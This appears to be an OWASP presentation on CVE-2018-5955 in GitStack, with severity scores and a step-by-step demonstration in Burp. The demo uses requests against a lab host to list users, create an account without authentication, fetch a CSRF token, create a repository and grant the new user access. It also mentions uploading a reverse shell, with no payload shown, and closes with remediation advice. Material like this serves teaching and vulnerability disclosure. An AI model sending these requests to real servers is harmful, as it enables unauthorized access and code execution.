

The background of the slide features a blue-toned graphic. On the left, a portion of a globe is visible. Overlaid on the globe is a large, white padlock icon. To the left of the padlock, the text 'https://www' is visible, suggesting a web address. The overall theme is digital security.

# BYPASSING SECURITY RESTRICTIONS

THE CASE OF CVE-2018-5955



**OWASP**

The Open Web Application Security Project



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## INTRODUCTION

The following presentation describes an unauthenticated action in GitStack that allows a remote attacker to add new users and then trigger remote code execution.

### CVE-ID

**CVE-2018-5955**

### Description

An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/ URI.

Source: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955>

### Vulnerability Disclosed by:

An independent security researcher, Kacper Szurek, reported the vulnerability to Beyond Security's SSD

### Vendor response

"Since October 17, 2017, we have tried to contact GitStack many times and have received a response, but have not provided details about the solution or workaround."




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- GitStack is a web application that allows users to set up your own private Git server.
- This means you can create a version control system with no content.
- GitStack makes it easy to keep your server up to date. It is really Git for Windows and is compatible with any other Git client. GitStack is completely free for small teams.







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## Impact

### CVSS v3.0 Severity and Metrics:

**Base Score:** 9.8 CRITICAL

**Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3 legend)

**Impact Score:** 5.9

**Exploitability Score:** 3.9

---

**Attack Vector (AV):** Network

**Attack Complexity (AC):** Low

**Privileges Required (PR):** None

**User Interaction (UI):** None

**Scope (S):** Unchanged

**Confidentiality (C):** High

**Integrity (I):** High

**Availability (A):** High

### CVSS v2.0 Severity and Metrics:

**Base Score:** 7.5 HIGH

**Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)

**Impact Subscore:** 6.4

**Exploitability Subscore:** 10.0

---

**Access Vector (AV):** Network

**Access Complexity (AC):** Low

**Authentication (AU):** None

**Confidentiality (C):** Partial

**Integrity (I):** Partial

**Availability (A):** Partial

#### **Additional Information:**

Allows unauthorized disclosure of information

Allows unauthorized modification

Allows disruption of service

### EXPLOIT AVAILABILITY

<https://www.exploit-db.com/exploits/43777/>

[https://www.rapid7.com/db/modules/exploit/windows/http/gitstack\\_rce](https://www.rapid7.com/db/modules/exploit/windows/http/gitstack_rce)

Source: <https://nvd.nist.gov/vuln/detail/CVE-2018-5955>




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## UPCLOSE WITH CVE-2018-5955

In vulnerable versions of GitStack, a flaw in Authentication.class.php allows unauthenticated remote code execution since `$_SERVER['PHP_AUTH_PW']` is passed directly to an exec function.



The screenshot shows a code editor with a file explorer on the left and a code editor on the right. The file explorer shows the directory structure of GitStack, including folders like apache, app, data, git, gitphp, and files like Authentication.class.php. The code editor shows the contents of Authentication.class.php, specifically the authentication logic. The code is as follows:

```
52 username/password of a user which has the rights to
53 access to this repository. ADMIN PASSWORD WON'T
   WORK''');
   header('HTTP/1.0 401 Unauthorized');
   echo 'Your GitStack credentials were not entered
   correctly. Please ask your GitStack administrator to
   give you a username/password and give you access to
   this repository. <br />Note : You have to enter the
   credentials of a user which has at least read
   access to your repository. Your GitStack
   administration panel username/password will not
   work. ';
```

```
54 exit;
55 } else {
56     // try to authenticate
57     $authenticated = false;
58     $username = $_SERVER['PHP_AUTH_USER'];
59     $password = $_SERVER['PHP_AUTH_PW'];
60
61
```




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## UPCLOSE WITH CVE-2018-5955

To exploit the vulnerability, the repository web interface must be enabled, a repository must exist, and a user must have access to the repository.

Note: A passwd file should be created by GitStack for local user accounts. Default location: C:\GitStack\data\passwdfile.



Once an attacker adds a user to the server, he can enable the web repository feature.



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
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## UPCLOSE WITH CVE-2018-5955

Now, an attacker can create a repository from a remote location and prevent others from accessing our new repository. In the repository, an attacker can upload a backdoor and use it to execute code:

### 1. View users

Use the GET method to directly view the user list of the GitStack repository, and there is an unauthorized access information disclosure vulnerability.







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### 2. Create user

Through the POST method, specifying the username and password can directly add the repository user, and there is any user added vulnerability:

The screenshot displays the Burp Suite Professional v1.7.30 interface. The 'Repeater' tab is active, showing a list of requests. The selected request is a POST to `/rest/user/` with the following details:

**Request**

- Method: POST
- URL: `/rest/user/`
- Host: `192.168.100.5`
- User-Agent: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Cookie: `csrfToken=hOWE6ik2kwhjPswSAFM683tvvTM0CJeY; sessionId=faa8905277476f7ac2cf571880beba3f`
- Connection: `close`
- Upgrade-Insecure-Requests: `1`
- Content-Length: `31`

The request body is shown in the 'Raw' tab as:

```
username=root&password=toor
```

Two blue arrows point from the text 'Post request with username and password data for user account creation' to the `username` and `password` parameters in the request body.

**Response**

- Status: `HTTP/1.1 200 OK`
- Date: `Sat, 11 Aug 2018 16:01:36 GMT`
- Server: `Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3`
- Python/2.7.2 PHP/5.4.3
- Connection: `close`
- Content-Type: `text/html; charset=utf-8`
- Content-Length: `12`

The response body shows the message: `User created`.



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## UPCLOSE WITH CVE-2018-5955

### 2. Create user

The screenshot shows the Burp Suite Professional v1.7.30 interface. The 'Repeater' tab is active, showing a single request. The 'Request' tab is selected, displaying the following HTTP request:

```
GET /rest/user/ HTTP/1.1
Host: 192.168.100.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: csrfToken=h0WE61k2kwhjPswSAPM683tvvTM0CJeY; sessionId=faa8905277476f7ac2cf571880beba3f
Connection: close
Upgrade-Insecure-Requests: 1
```

The 'Response' tab is also selected, displaying the following HTTP response:

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 16:01:48 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 28

["test", "root", "everyone"]
```

An arrow points to the 'root' element in the JSON array, with the text 'New user (root) created' below it.



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## UPCLOSE WITH CVE-2018-5955

### 3. Create a repository arbitrarily

Directly POST a name to create the corresponding project, But CSRF\_TOKEN is required in POST data. CSRF\_TOKEN is obtained as follows, visit the landing page, such as [http://\\$IP/registration/login/?next=/gitstack/](http://$IP/registration/login/?next=/gitstack/) view the source code:

```
64 <body id="login">
65
66 <div id="login-wrapper" class="png_bg">
67 <div id="login-top">
68
69 <h1>Simpla Admin</h1>
70 <!-- Logo (221px width) -->
71 
72 </div> <!-- End #login-top -->
73
74 <div id="login-content">
75
76 <form method="post" action="/registration/login/">
77 <div style="display:none"><input type="hidden" name="csrfmiddlewaretoken" value="hOWE6ik2kwhjPswSAFM683tvtM0CJeY" /></div>
78
79 <div class="notification information png_bg">
80 <div>
81 Default username/password : admin/admin
82 </div>
83 </div>
84
85
86
87 <p>
88 <label>Username</label>
89 <input id="id_username" type="text" name="username" maxlength="30" />
90 </p>
91 <div class="clear"></div>
92 <p>
93 <label>Password</label>
94 <input type="password" name="password" id="id_password" />
95 </p>
96 <div class="clear"></div>
97
98 <p>
99 <input class="button" type="submit" value="Sign In" />
100
```

CSRF TOKEN



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### 3. Create a repository arbitrarily

Burp Suite Professional v1.7.30 - Temporary Project - "..."

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Software Vulnerability Scanner JOSEPH JSON Beautifier CO2

2 x 3 x ...

Go Cancel < >

Target: http://192.168.100.5

#### Request

Raw Params Headers Hex

```
POST /rest/repository/ HTTP/1.1
Host: 192.168.100.5
Content-Length: 65
Accept: */*
Origin: http://192.168.100.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.100.5/gitstack/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8,ro;q=0.7
Cookie: csrfmiddlewaretoken=ap5P4ELiY5b9zkxh8tFMgjYtDMiEyVCH;
sessionid=7lee9eal424c23dae73ab50d9d68f1a4; uvts=7rArQs2JFrG74u4p
Connection: close

name=service&csrfmiddlewaretoken=ap5P4ELiY5b9zkxh8tFMgjYtDMiEyVCH
```

Repository name

#### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 21:26:09 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 44

The repository has been successfully created
```



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## UPCLOSE WITH CVE-2018-5955

### 4. Add user to any repository

You can add it by following this format:

POST [http://\\$IP/rest/repository/"repository name"/user/"user name"/](http://$IP/rest/repository/)

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab is active, displaying a POST request to `/rest/repository/service/user/root/`. A blue arrow points to the `root` path in the URL. The 'Response' tab is also active, showing an `HTTP/1.1 200 OK` status. A blue arrow points to the text `User root added to service` in the response body.

**Request**

```
POST /rest/repository/service/user/root/ HTTP/1.1
Host: 192.168.100.5
Content-Length: 0
Accept: */*
Origin: http://192.168.100.5
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.100.5/gitstack/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8,ro;q=0.7
Cookie: csrftoken=ap5P4ELiY5b9zkxh8tFMgjYtDMiEyVCH;
sessionid=7lee9ea1424c23dae73ab50d9d68f1a4; uvts=7rArQs2JFrG74u4p
Connection: close
```

**Response**

```
HTTP/1.1 200 OK
Date: Sat, 11 Aug 2018 21:50:46 GMT
Server: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8u mod_wsgi/3.3
Python/2.7.2 PHP/5.4.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 26

User root added to service
```





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## Remote command execution vulnerability

By default, the GitStack Web Interface is enabled. Access <http://xx/web/index.php>

An unauthenticated user can upload reverse shell payload to the gitstack repository to compromise the web application and the server hosting it.

# DEMO | 5mins



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## PROACTIVE REMEDIATION

Focus on development best practices like  
OWASP Top 10 Application Security Risks – 2017

In this scenario the presenter believes

A2:2017 Broken Authentication

A5:2017 Broken Access Control

A6:2017 Security Misconfiguration



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# Thank You

## Questions & Answers